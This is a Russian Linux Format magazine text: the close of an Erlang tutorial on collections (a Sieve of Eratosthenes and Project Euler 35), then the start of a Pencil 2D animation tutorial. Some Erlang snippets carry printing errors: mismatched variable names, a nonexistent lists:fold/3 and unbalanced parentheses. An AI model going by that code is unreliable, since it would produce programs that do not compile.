Теперь зададимся вопросом: как правильно выбрать тот или иной тип коллекции (и, возможно, ту или иную реализацию)? Ответ очевиден: все зависит от того, как планируется использовать выбираемую коллекцию и какие к ней есть требования. Если особые требования нет или в первую очередь необходима гибкость работы, которая есть у списков, то выбор очевиден – списки. Если нужно хранить данные в определенном месте (по индексу) и уметь их изменять, не меняя места (индекса), то наш выбор – массивы.

Тут следует заметить следующее: списки легко позволяют получить доступ к элементу по определенному индексу (для этого служит функция **lists:nth/2**), но задать новое значение в списке по определенному индексу так просто нельзя (для этого нет соответствующей функции в модуле **lists**). Чтобы поменять значение по определенному индексу в списке, необходимо действовать, как в следующем примере. Пусть **List = [1,2,3,4,5,6]** – исходный список, а **N = 4** – индекс элемента, который необходимо поменять

(индексы списка начинаются с 1); тогда решение этой задачи может быть следующим:

```
{Part1, [Element | Part2]} = lists:split(N - 1, List).
```

```
P1 ++ [444] ++ P2.
```

Результатом будет список, получаемый из исходного заменой 4-го элемента на значение 444: **[1,2,3,444,5,6]**. Если требуется функциональность множеств либо словарей, следует выбрать одну из реализаций множеств и словарей (в зависимости от того, важен ли нам порядок элементов). Что интересно, если нам нужна коллекция на основе пар ключ–значение (для хранения таких пар и предназначены словари), то вместо словаря можно выбрать списки (если нам важна их гибкость): модуль **lists** содержит богатый набор функций для работы со списками, хранящими наборы ключ–значение (в виде кортежей, что естественно). Не забудем также, что все типы коллекций содержат функции **from_list/1** и **to_list/1** для конвертации своего содержимого в списки и обратно.

Рассмотрим несколько примеров. Для начала реализуем алгоритм, известный как «Решето Эратосфена». Это алгоритм нахождения всех простых чисел до некоторого заданного числа, авторство которого приписывают древнегреческому математику Эратосфену Киренскому. Основная его идея такова. Мы выписываем все числа от 2 до N (где N определяет интересующий нас диапазон). Затем берем первое число (это будет 2) и вычеркиваем все числа из списка, кратные ему. Далее, берем следующее не вычеркнутое число (это будет 3) и вычеркиваем из списка все числа, кратные этому числу. И так будем поступать до тех пор, пока не упремся в границу диапазона. Тогда все не вычеркнутые числа в списке будут являться простыми числами в заданном диапазоне.

Из основной идеи алгоритма видно, что нам необходимо иметь операцию вычеркивания. Понятно, что ее можно реализовать так, чтобы число действительно «вычеркивалось» (удалялось) из коллекции, но вряд ли такая реализация будет оптимальной (удаление элемента из коллекции – не самая легкая операция). Поэтому мы реализуем операцию вычеркивания следующим образом: будем хранить пару число–флаг, который показывает, вычеркнуто ли данное число из списка или нет.

Теперь выберем тип коллекции для хранения таких пар. На первый взгляд кажется, что идеальный вариант в нашем случае – словарь (ассоциативная коллекция для хранения пар ключ – значение). Но давайте учтем тот факт, что мы будем работать с непрерывным рядом чисел в диапазоне от 2 до N; поэтому можно выбрать в качестве коллекции массив. При таком выборе число становится индексом массива (точнее, число за вычетом 2, т. к. нумерация элементов массива начинается с 0), а флаг – значением элемента массива.

Вполне логичен вопрос: а почему бы не использовать в качестве коллекции списки? Они ведь тоже являются коллекцией с доступом к элементам по индексу! Причина, по которой мы не выбираем списки в качестве коллекции для хранения – в том, что для списков отсутствует операция установки значения элемента по определенному индексу, в отличие от массивов.

После этого небольшого обсуждения алгоритма и некоторых деталей его реализации перейдем к делу. Как и во всех прочих примерах, реализация начинается с объявления модуля:

```
-module(eratos_sieve).
```

ПРАКТИКУМ

Следующий шаг тоже вполне очевиден: объявление экспортируемых функций. В нашем примере достаточно экспортировать всего лишь одну функцию: `get_primes/1`, возвращающую список всех простых чисел от 2 до N , где N является входным параметром функции.

```
-export([get_primes/1]).
```

Теперь перейдем к реализации алгоритма. Начнем с экспортируемой функции `get_primes/1`. Она выполняет две задачи: формирует ссылку на массив `Sieve` [англ. решето] с вычеркнутыми и не вычеркнутыми номерами и превращает решето в список простых чисел. Первую задачу решает функция `process_iteration/3`, вторую задачу решает функция `create_number_list/4`.

Обратите внимание, как мы создаем исходный массив, в котором еще нет вычеркнутых чисел: мы используем функцию `array.new/1`, в которую передаем список пар ключ–значение (список кортежей из двух элементов). В нашем случае мы создаем массив фиксированного размера, все элементы которого имеют значение по умолчанию, равное `true` (`true` означает, что соответствующее число еще не вычеркнуто).

```
get_primes(MaxNumber) ->
```

```
Sieve = process_iteration(array:new([size, MaxNumber-1],
{fixed, true}, {default, true})), 2, MaxNumber), create_number_
list(Sieve, 2, MaxNumber, []).
```

Основная задача алгоритма – вычеркнуть все не простые числа из списка чисел (сформировать решето). Ее решает функция `process_iteration/3`. Эта функция является рекурсивной функцией (функцией с хвостовой рекурсией), каждая итерация которой обрабатывает очередное простое число из списка (вычеркивает все числа, кратные обрабатываемому числу). Эта функция содержит два варианта. Первый вариант обрабатывает ситуацию, когда мы не можем найти очередное простое число (а это означает, что мы дошли до конца списка); этот вариант является не рекурсивным и позволяет нам закончить рекурсивное вычеркивание чисел. Второй вариант является рекурсивным, и на каждой итерации для заданного простого числа (через один из параметров), вычеркивает все числа, кратные заданному простому числу.

Операцию вычеркивания можно слегка оптимизировать: очевидно, что для текущего простого числа p вычеркивать надо, начиная с числа p^2 , так как все составные числа до p^2 уже вычеркнуты. После вычеркивания всех кратных чисел, функция `process_iteration/3` вызывается для следующего простого (не вычеркнутого) числа.

```
process_iteration(Sieve, not_found, _MaxNumber) -> Sieve;
```

```
process_iteration(Sieve, Current, MaxNumber) ->
```

```
NewSieve = erase_multiple(Sieve, Current*Current, MaxNumber,
Current), process_iteration(NewSieve, find_next_prime(Sieve,
Current+1, MaxNumber), MaxNumber).
```

В конце каждой итерации функции `process_iteration/3` нам необходимо найти следующее простое (не вычеркнутое) число относительно заданного простого числа. За эту задачу отвечает функция `find_next_prime/3`. В ней последовательно просматривается список чисел (при помощи хвостовой рекурсии), начиная с некоторого заданного числа, и выбирается первое не вычеркнутое число. Если в какой-то момент мы перебрали весь список

и не нашли ни одного не вычеркнутого числа, то мы возвращаем атом `not_found` (за это отвечает первый вариант этой функции). Это значение определяет выбор первого варианта функции `process_iteration/3`, что означает окончание операции вычеркивания (формирования решета).

```
find_next_prime(_Sieve, Current, MaxNumber) when Current >
MaxNumber -> not_found;
```

```
find_next_prime(Sieve, Current, MaxNumber) ->
```

```
case array:get(Current-2, Sieve) of
```

```
true -> Current;
```

```
false -> find_next_prime(Sieve, Current+1, MaxNumber)
```

```
end.
```

Следующая функция, которую мы рассмотрим – это функция для вычеркивания чисел `erase_multiple/4`. В этой функции мы проходим по массиву (при помощи хвостовой рекурсии) и вычеркиваем числа, кратные заданному числу (операция вычеркивания означает, что мы устанавливаем значение `false` по индексу, соответствующему числу).

```
erase_multiple(Sieve, Current, MaxNumber, _Delta) when Current
> MaxNumber -> Sieve;
```

```
erase_multiple(Sieve, Current, MaxNumber, Delta) ->
```

```
erase_multiple(array:set(Current-2, false, Sieve), Current+Delta,
MaxNumber, Delta).
```

И, наконец, остался последний не рассмотренный нами метод: `create_number_list/4`. Этот метод служит для преобразования массива флагов, вычеркнуто или не вычеркнуто число, соответствующее индексу в списке простых чисел. В этом методе мы последовательно идем по массиву флагов (при помощи хвостовой рекурсии), и если флаг равен `true` (т.е. соответствующее число не вычеркнуто), то мы добавляем это число в начало списка простых чисел. Пройдя весь массив флагов, мы переворачиваем список (при помощи `lists:reverse/1`), чтобы простые числа шли в нем в порядке возрастания, и возвращаем его. Напомним также следующее соотношение между числом и соответствующим ему индексом флага в массиве: т.к. мы рассматриваем диапазон чисел от 2 до N , а нумерация элементов массива начинается с 0, то значение выражения «число минус его индекс» равно 2.

```
create_number_list(_Sieve, Current, MaxNumber, Dest) when
```

```
Current > MaxNumber -> lists:reverse(Dest);
```

```
create_number_list(Sieve, Current, MaxNumber, Dest) ->
```

```
case array:get(Current-2, Sieve) of
```

```
true -> create_number_list(Sieve, Current+1, MaxNumber,
[Current]++Dest);
```

```
false -> create_number_list(Sieve, Current+1, MaxNumber,
```

```
Dest)
```

```
end.
```

Теперь пора все откомпилировать и удостовериться в корректности нашей реализации алгоритма. Для этого запустим среду выполнения Erlang и скомпилируем модуль `eratos_sieve` (командой `c(eratos_sieve)`). Проверим, что все работает правильно: так, например, вызов `eratos_sieve:get_primes(20)` возвращает все простые числа в диапазоне от 2 до 20: [2, 3, 5, 7, 11, 13, 17, 19].

На основе приведенного выше примера давайте решим следующий пример, в качестве которого возьмем задачу номер 35

»

» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

с сайта Project Euler (<http://projecteuler.net/problem=35>). Условие этой задачи выглядит следующим образом.

Число 197 называется циклическим простым числом, потому что все числа, получающиеся из этого числа при помощи циклических перестановок цифр (это будут числа 197, 971 и 719), являются простыми. Существует только 13 таких простых чисел меньше 100: 2, 3, 5, 7, 11, 13, 17, 31, 37, 71, 73, 79 и 97. Сколько существует циклических простых чисел меньше 1 000 000?

Из условия задачи понятно, что первым шагом будет поиск всех простых чисел меньше 1 000 000 – именно то, что делает предыдущий пример. После этого для каждого простого числа мы будем строить все его циклические перестановки и проверять, являются ли они простыми. Понятно, что предварительно мы выясним, не обрабатывалось ли данное простое число.

Начнем реализацию как обычно: с объявления модуля и списка экспортируемых функций.

```
-module(problem_035).
-export([solve/1]).
```

Список экспортируемых функций содержит у нас только одну функцию – **solve/1**. Эта функция возвращает количество циклических простых чисел, меньших, чем значение параметра функции **MaxNumber**. Работа функции **solve/1** состоит из следующих двух шагов: создание списка всех простых чисел, меньших значения **MaxNumber**, и создание множества циклических простых чисел из списка простых чисел (количество циклических простых чисел равно размеру этого множества). Первый шаг решается при помощи функции **eratos_sieve:get_primes/1** из предыдущего примера. Для второго шага мы вводим функцию **find_circular_primes/1**.

```
solve(MaxNumber) ->
PrimeNumbers = eratos_sieve:get_primes(MaxNumber),
sets:size(find_circular_primes(PrimeNumbers)).
```

Функция **find_circular_primes/1** является интерфейсной функцией к функции **find_circular_primes/3**. В ней из списка простых чисел, полученного на предыдущем шаге, мы строим множество простых чисел. Помимо этого, мы создаем пустое множество для хранения циклических простых чисел.

```
find_circular_primes(PrimeNumbers) ->
find_circular_primes(PrimeNumbers, sets:from_list(PrimeNumbers), sets:new()).
```

Функция **find_circular_primes/3** является центральной для построения множества циклических простых чисел. Функция принимает три параметра: список необработанных простых чисел, множество всех простых чисел, меньших заданного, и множество циклических простых чисел. Ситуация, когда список необработанных простых чисел пуст, является условием окончания обработки (а также шаблоном для выбора должного варианта функции).

Основной вариант этой функции рекурсивно обрабатывает (при помощи хвостовой рекурсии) список необработанных простых чисел поэлементно. На каждой итерации мы проверяем, не находится ли текущее простое число во множестве циклических простых чисел (что означает, что мы это число уже обработали). Если проверка дает положительный результат, то мы просто переходим к следующей итерации. В противном случае, мы строим список всех чисел, получаемых из обрабатываемого простого числа циклическим сдвигом цифр (этот список включает и обрабатываемое простое число), проверяем, все ли числа из построенного списка являются простыми числами, и если все числа из построенного списка являются простыми, добавляем их во множество циклических простых чисел. После чего переходим к следующей итерации.

```
find_circular_primes([], _PrimeSet, CircularPrimeSet) ->
CircularPrimeSet;
```

```
find_circular_primes([PrimeNumber | Rest], PrimeSet,
CircularPrimeSet) ->
case sets:is_element(PrimeNumber, CircularPrimeSet) of
false ->
CircularNumbers = create_circular_numbers(PrimeNumber),
NewCircularPrimeSet = check_and_add_numbers(CircularNumbers, PrimeSet, CircularPrimeSet),
find_circular_primes(Rest, PrimeSet, NewCircularPrimeSet);
true -> find_circular_primes(Rest, PrimeSet, CircularPrimeSet)
end.
```

Функция **check_and_add_numbers/3** проверяет, являются ли числа из списка, построенного при помощи циклического сдвига цифр исходного простого числа, простыми числами. Если все числа являются простыми, это означает, что все они являются и циклическими простыми числами. В таком случае, мы все эти числа добавляем во множество циклических простых чисел. Для проверки списка целых чисел мы используем функцию **lists:all/2**, для добавления этих чисел во множество циклических простых чисел – функцию **lists:fold/3**.

```
check_and_add_numbers(Numbers, PrimeSet, CircularPrimeSet) ->
Check = lists:all(fun(Number) -> sets:is_element(Number, PrimeSet) end, Numbers),
if
Check == true -> lists:fold(fun(Number, Dest) -> sets:add_element(Number, Dest) end, CircularPrimeSet, Numbers);
Check == false -> CircularPrimeSet
end.
```

Функция **create_circular_numbers/1** создает список всех возможных чисел, полученных из исходного числа циклическим сдвигом цифр. Для этого мы преобразуем число в список всех цифр, составляющих это число (при помощи **get_digits/1**), после чего создаем список всех возможных циклических перестановок полученного списка цифр (при помощи **get_circular_shifts/1**), и, наконец, все элементы (списки цифр) списка всех циклических перестановок цифр преобразуем обратно в числа (при помощи **lists:map/2** и **get_number/1**).

```
create_circular_numbers(Number) ->
lists:map(fun(Digits) -> get_number(Digits) end,
get_circular_shifts(get_digits(Number))).
```

Функция **get_digits/1** преобразует число в список всех его цифр. Для этого число преобразуется в строку (в список символов, составляющих строковое представление числа) при помощи BIF **integer_to_list/1**, после чего строка преобразуется в список цифр при помощи техники конструирования списков [List Comprehensions].

```
get_digits(Number) -> [Char-$0 || Char
<- integer_to_list(Number)].
```

Следующая функция является обратной функцией к предыдущей функции, т.е. преобразует список цифр в число, состоящее из этих цифр. Для этого мы преобразуем список цифр в список символов строкового представления соответствующего числа (т.е. в строку), после чего преобразуем полученную строку в целое число при помощи BIF **list_to_integer/1**.

```
get_number(Digits) -> list_to_integer([Digit+$0 || Digit <- Digits]).
```

Функция **get_circular_shifts/1** является интерфейсной функцией к функции **get_circular_shifts/3**. Она возвращает список, элементами которого являются списки, полученные из исходного списка при помощи всех возможных циклических перестановок элементов.

```
get_circular_shifts(Source) -> get_circular_shifts(Source, Source, []).
```

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

И, наконец, последняя функция (`get_circular_shifts/3`) делает всю работу по формированию списка, элементами которого являются списки, полученные из исходного списка при помощи всех возможных циклических перестановок элементов.

Циклическая перестановка элементов означает, что один или несколько элементов из начала списка идут в конец списка в том же порядке, в котором они шли в начале списка. Так, например, для списка [1, 2, 3, 4] списки [2, 3, 4, 1] и [3, 4, 1, 2] получаются из исходного списка циклической перестановкой одного и двух элементов соответственно. Список [3, 4, 1, 2] получается из списка [2, 3, 4, 1] циклической перестановкой одного элемента. Этот пример показывает нам, что мы можем рекурсивно (при помощи хвостовой рекурсии) реализовать данный алгоритм: мы начинаем с исходного списка, на каждом шаге циклической перестановкой одного элемента получаем новый список, и обработку заканчиваем, когда мы вернемся к исходному списку. Понятно, что на каждом шаге мы запоминаем полученный список.

Отметим еще следующее: условием окончания работы функции является ситуация, когда новый список, полученный из текущего циклической перестановкой одного элемента, совпадает с исходным списком (эту ситуацию обрабатывает соответствующий вариант функции `get_circular_shifts/3`). Однако, когда мы начинаем работу, у нас текущий список тоже совпадает с исходным списком. Чтобы разрешить эту ситуацию, мы вводим еще один вариант функции (что важно перед вариантом, заканчивающим работу). Этот вариант обрабатывает ситуацию, когда текущий список совпадает с исходным списком и список, который хранит все списки, полученные циклической перестановкой, пуст (что логично, т.к. мы только начали).

```
get_circular_shifts(Source, Source, []) ->
[Head | Tail] = Source,
get_circular_shifts(Source, Tail ++ [Head], [Source]);
get_circular_shifts(Source, Source, Dest) -> Dest;
get_circular_shifts(Source, Current, Dest) ->
```

```
[Head | Tail] = Current,
```

```
get_circular_shifts(Source, Tail ++ [Head], [Current] ++ Dest).
```

Теперь проверим, что все у нас работает правильно. Для этого запускаем среду выполнения Erlang и компилируем модуль `eratossieve` (полученный в предыдущем примере) и модуль `problem_035` (для компиляции выполняем команду `c(module_name)`, в консоли среды выполнения Erlang, где `module_name` – имя соответствующего модуля). Для работы необходимо, чтобы оба откомпилированных модуля располагались в одной директории (по сути, это ограничение не является обязательным, и его можно обойти; как это сделать, мы поговорим на одном из будущих уроков). Зная, что количество циклических простых чисел, меньших 100, равно 13, вводим в консоли среды выполнения Erlang команду `problem_035:solve(99)`, и получаем желаемый результат – 13. Теперь решим нашу исходную задачу: определить количество циклических простых чисел, меньших 1 000 000. Для этого введем в консоли среды выполнения Erlang команду `problem_035:solve(999999)` – результат будет 55.

Каждый может зайти на сайт Project Euler в задачу номер 35 (<http://projecteuler.net/problem=35>), ввести данный ответ и убедиться, что он правильный (правда, для этого ему придется зарегистрироваться).

Сегодня мы на практических задачах поработали с разными типами коллекций. Не следует забывать, что к выбору типа коллекций при реализации того или иного алгоритма следует подходить вдумчиво: этот выбор влияет на реализацию алгоритма. Представьте, например, что если в алгоритме «Решета Эратосфена» мы вместо массивов решили бы использовать словари; как изменилась бы реализация этого алгоритма? (Читатель может для интереса попробовать переписать реализацию алгоритма с использованием любой другой коллекции и сравнить полученный результат с исходной реализацией.) Наш практикум на этом не заканчивается: в следующем номере мы займемся «черной магией» битовых строк. **LXF**

Полезные заметки

Списки

Списки – фундаментальный тип данных, встроенный в язык. Список – это упорядоченная коллекция, хранящая набор элементов в порядке их расположения в списке (в порядке их позиции в списке); это наиболее богатый по возможностям тип коллекций в языке Erlang. Для обработки списков доступны следующие возможности:

» Операция соответствия шаблону [Pattern Matching]. С ее помощью можно выделить первые N элементов с начала списка и его остаток. Имеет следующий синтаксис: `[Head1, Head2, ..., HeadN | Rest]`, где `Head1`, `Head2`, ..., `HeadN` – элементы с начала списка, `Rest` – список, содержащий остаток (исходный список минус N элементов с начала исходного списка). Позволяет обрабатывать списки рекурсивно.

» Операция конструирования списков [List Comprehensions]. Данная операция позволяет генерировать список из декларативного произведения нескольких множеств источников, с применением к этому произведению фильтров. Имеет следующий синтаксис: `[Expr | Qualifier1, ..., QualifierN]`, где `Expr` – произвольное выражение для формирования элементов конечного списка, `Qualifier1`, ..., `QualifierN` – либо генератор (как списков, так и битовых строк), либо фильтр.

» Набор функций для работы со списками, определенный в модуле `lists`. Он позволяет решать практически любые задачи, которые могут встретиться при работе со списками. Следует заметить, что данный набор функций не позволяет задать новый объект для определенной позиции (по определенному индексу).

» Операторы “++” и “--” для создания суммы и разности двух списков.

Массивы

Массив – это коллекция уровня библиотеки языка Erlang, связывающая хранимые элементы с их позицией (индексом) в массиве. Массивы, в отличие от списков, позволяют изменять значение элемента по определенному индексу. Функции для работы с массивами определены в модуле `array` (и это единственный способ работать с ними). При работе с функциями из этого модуля следует помнить, что нумерация элементов массивов начинается с 0 (в отличие от элементов списков).

Множества

Множество – это коллекция уровня библиотеки языка Erlang, обеспечивающая уникальность хранимых элементов (это означает, что во множестве не могут храниться дубликаты любого объекта).

В библиотеке языка Erlang существует три реализации множеств: стандартная реализация (для которой представление данных не определено, но в данной версии используется хэш-таблица), реализация на основе упорядоченного списка и реализация на основе сбалансированного дерева. Разница между стандартной реализацией и двумя другими в том, что в стандартной реализации порядок хранения элементов не задан, тогда как в двух других реализациях используется естественный порядок хранения элементов.

Функции для работы со стандартной реализацией множеств определены в модуле `sets`, функции для ра-

боты с реализацией на основе упорядоченного списка – в модуле `ordsets`, функции для работы с реализацией на основе сбалансированного двоичного дерева – в модуле `gb_sets`.

Словари

Словарь – это ассоциативная коллекция, хранящая пары ключ–значение. В языке Erlang словари определяются на уровне библиотеки. Существуют две реализации словарей: стандартная реализация (для которой представление данных не определено, но в данной версии используется хэш-таблица) и реализация на основе упорядоченного списка.

Разница между стандартной реализацией и реализацией на основе упорядоченного списка в том, что в первой порядок хранения элементов не задан, тогда как во второй элементы расположены в соответствии с естественным порядком хранения ключей.

Функции для работы со стандартной реализацией словарей определены в модуле `dict`, функции для работы с реализацией словарей на основе упорядоченного списка – в модуле `orddict`. Реализации словаря на основе сбалансированного двоичного дерева в библиотеке языка Erlang нет (в отличие от соответствующей реализации множества), но зато присутствует просто модуль для работы со сбалансированным двоичным деревом `gb_trees`. Эту функциональность в некоторой степени можно считать реализацией словаря на основе сбалансированного двоичного дерева. И, что вполне очевидно, данные в таком дереве хранятся в соответствии с естественным порядком ключей.

Pencil. Создаем

Джоно Бэкон учит нас воодушевлять изображения в Linux.



Наш эксперт

Джоно Бэкон менеджер Сообщества Ubuntu, автор *The Art Of Community* [Искусство Сообщества] и основатель подкаста Четверки Отщепенцев.

Поднимите руки те, кто любит мультик «Симпсоны». Теперь те, кто любит «Маша и Медведь», «Ледниковый период» или «Шрек»! Остальные наверняка скрывают, что хоть один рисованный фильм им да нравится.

Мультипликация, или анимация – одна из самых удивительных форм творческого искусства: мы здесь не ограничены физической природой живого действия, и вам по плечу все! Если вы хотите уронить на кого-то наковальню, в мультике и это выполнимо – как и любые ваши пожелания насчет наковальни.

На беду, наше воображение часто разбивается о страшилки про каторгу художников, тщательно вырисовывающих каждый кадр, раскрашивающих его и изображающих движение посредством 25 чуть отличающихся рисунков в секунду. Хотя при всей кропотливости такого труда это не мешало поколениям аниматоров-любителей рисовать фигурки на правом нижнем уголке школьных учебников и быстро отгибать страницы большим пальцем, чтобы при перелистывании получалась иллюзия движения (такие книжки называются «кинеограф»). Но это же не профессионально – ведь для создания настоящего реалистичного мультика нужны камеры, холсты, чернила, краски и много свободного времени?

А вот и нет! Вам нужно только приложение *Pencil* [Карандаш], которое можно скачать бесплатно для вашего дистрибутива.

Знакомимся с Pencil

Pencil вступил в жизнь как *Pencil Planner* Патрика Коррьери [Patrick Corrieri]. Это был всего лишь инструмент рисования, но Паскаль Недон [Pascal Naidon] взял его и расширил его функции до более

полного пакета 2D-анимации. Ныне *Pencil* обзавелся многолюдным сообществом пользователей, с обширным архивом сделанных в нем анимаций на YouTube.

Pencil предназначен для создания простых 2D-анимаций. Он не заменяет системы профессиональной анимации, такой как *Toon Boom Harmony* (применяемой во многих художественных фильмах и телешоу).

Pencil, напротив, интересен людям, желающим наскоро побаловаться с анимацией, чтобы произвести нечто достойное показа друзьям.

Он также не задуман как инструмент 3D-анимации. Если вас интересует 3D, обратите внимание на невероятно продуктивное 3D-моделирование в *Blender*, среде анимации и производства игр, также доступной в Linux.

Pencil поставляет набор инструментов, предлагающих большую гибкость для опытных аниматоров и в то же время простых и эффективных для обучения новичков вроде нас. На данном уроке мы изучим интерфейс *Pencil*, и создадим простую анимацию прыгающего мячика: попробуем набросать эскиз нашей анимации, обвести его, раскрасить, озвучить и затем сохранить его как видео, которым можно поделиться с другими.

Начнем, пожалуй!

Первый шаг при создании анимации – выполнение наброска. Это создание грубого эскиза каждого кадра анимации, который можно использовать в качестве указания позже, когда вы должным образом обведете свою анимацию. Запустите *Pencil*, и приступим к созданию нашего первого эскиза.

Сегодня мы создадим простую анимацию мячика, отскакивающего от пола. Открыв *Pencil*, вы увидите четыре основных зоны интерфейса:

» **Левая** – это набор инструментов, которые мы будем использовать для создания анимации.

» **Средняя** – область рисования; это виртуальный холст, где появится наша анимация.

» **Правая** – здесь показаны наша цветовая палитра и инструменты. Мы воспользуемся ими позже, при раскраске рисунков.

» **Нижняя** – здесь вы увидите временную шкалу, где мы будем добавлять к нашей анимации виртуальные страницы, чтобы создать иллюзию движения.

Сначала щелкнем по инструменту *Sketch* [Эскиз] на левой панели. Это кнопка с картинкой карандаша. Нажмите кнопку, а затем нарисуйте круг, изображающий мяч, и линию, изображающую землю. Это должно напоминать дивное произведение искусства, показанное на рис. 1.

Теперь добавим второй виртуальный лист бумаги в нашей книжке, сделав те же мяч и землю, но с мячом чуть ближе к земле. В *Pencil* каждая страница называется опорным (ключевым) кадром, и мы можем добавлять их на временную шкалу в нижней части экрана.

Слева от шкалы есть два слоя – *Bitmap* [Растровый] и *Vector* [Векторный]. Сейчас мы рисуем наш эскиз на растровом слое,

2D-анимацию

а наша конечная обведенная анимация будет на векторном, поэтому убедитесь, что у вас выбран растровый слой.

Теперь нажмите первую кнопку справа от надписи Onion Skin [Луковичная шелуха]; что она делает, я объясню немного погодя. Теперь нажмите кнопку +, рядом с надписью Keys [Ключи]. В слой Bitmap добавится второй ключевой кадр, и будет автоматически выбран.

Можно также заметить, что рисунок немного выцвел. Это работа Onion Skin. Мы только что добавили нашу вторую страницу, а кнопка Onion Skin показывает предыдущую страницу под ней, чтобы было понятно, где нанести новый рисунок по отношению к первому (это напоминает наложение листов бумаги один над другим, когда нижний лист чуть просвечивает сквозь верхний).

Затем нарисуйте такую же картинку, но мяч немного ближе к земле. Землю обязательно тоже нарисуйте. Это должно походить на рис. 2. Повторите тот же процесс несколько раз, пока мяч движется вниз, отскакивает от земли и движется уже вверх. Каждый раз, добавляя новый ключевой кадр, рисуйте мяч чуть ближе к земле, а затем рисуйте землю.

Затем отожмите кнопку Onion Skin, выберите первый кадр и нажмите кнопку Play [Воспроизведение]; и вы должны увидеть, как ваш мяч оживет!


Обводка

Теперь конвертируем набросок нашей анимации в окончательную, красиво нарисованную версию. Этот процесс называется «обводка [inking]»; для него потребуются инструмент рисования, отслеживающий только что сделанный эскиз.

Для начала выберите первый кадр. Потом увеличьте мяч. Для этого на панели выберите инструмент Move/Zoom Canvas [Переместить/Увеличить Холст] (значок руки). Нажав клавишу Ctrl, щелкните и перетащите его мышью, и вы сможете увеличивать и уменьшать. Затем можно двигать холст, отпуская клавишу Ctrl и нажимая для перемещения туда-сюда.




» Обильную документацию по Pencil вы обнаружите на www.pencil-animation.org.



» Рис. 1. Наш первый простой эскиз — мяч.

Добившись увеличения, выберите слой Vector на временной шкале. Вы увидите, что рисунок снова посветлел – это произошло потому, что мы наложили наш векторный слой. Отожмите кнопку Onion Skin.

Далее, нажмите кнопку Polyline [Полилиния] на панели инструментов (значок – связанные линии). Этот инструмент можно использовать для обводки вашего основного наброска: он рисует кривые между точками щелчка. Теперь щелкните в какой-нибудь точке мяча и сделайте серию коротких черточек, и вы увидите, как



» Рис. 2. Второй рисунок чуть отличается от первого, создавая иллюзию движения.

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

каждая из них изогнется при щелчке по ней. Если вы совершили ошибку, нажмите Escape и начните все заново.

Когда вы обведете весь мяч и доберетесь до места, откуда начинали обводку, не забудьте замкнуть обводку щелчком на какой-нибудь уже нарисованной обводке и нажатием клавиши Enter. Вы должны обеспечить, чтобы начальные и конечные точки линии сомкнулись, как показано на рис. 3.

Об обводке земли пока не забывайте: мы ее добавили только для указания места, где мяч будет отскакивать. Причина, почему линии обводки обязательно должны смыкаться, в том, что *Pencil* теперь считает ее геометрической фигурой (в нашем случае это круг), и мы попозже воспользуемся этой фигурой для заливки ее цветом.

Если по каким-то причинам ваша обводка не в точности совпадает с желаемой, можно ее поправить, нажав кнопку Modify Curve [Изменить Кривую] (значок руки с указательным пальцем) и щелкнув на линии обводки. Появится коллекция точек, по которым можно щелкать, добиваясь совершенства.

Есть и другие полезные инструменты, пригодные для обводки рисунка:

» **Стереть** (значок ластика) – им можно удалить часть вашей обводки; но помните, что после удаления нужно снова замкнуть ваши линии, чтобы можно было потом залить цвет. Если у вас есть что-то цветное (мы этим сейчас займемся), стирание удалит весь цвет внутри фигуры, которая стала незамкнутой, так что вам придется красить ее заново.

» **Выбрать/Переместить объект** (значок – стрелка) – этим инструментом можно щелкнуть на объекте и переместить его в другую

часть холста. Вы также можете нажать на обведенной части рисунка – появится ограничивающее окно, где можно нажать на ручку, чтобы изменить его размер. Этот инструмент полезен для передвигания рисунка, применения вырезания и вставки, чтобы

ввести элемент в новый ключевой кадр, и использования инструмента Modify Curve для настройки нового рисунка по своему усмотрению.

Затем, при выбранном в панели инструментов слое Vector,

щелкните на следующей позиции временной шкалы и добавьте второй ключевой кадр. Вы увидите, что ваш первый обведенный рисунок исчезнет, и появится второй рисунок-эскиз.

Теперь повторите тот же процесс, выберите инструмент Polyline и обведите второй рисунок. Повторите тот же процесс для всех кадров в вашей анимации.

Раскраска

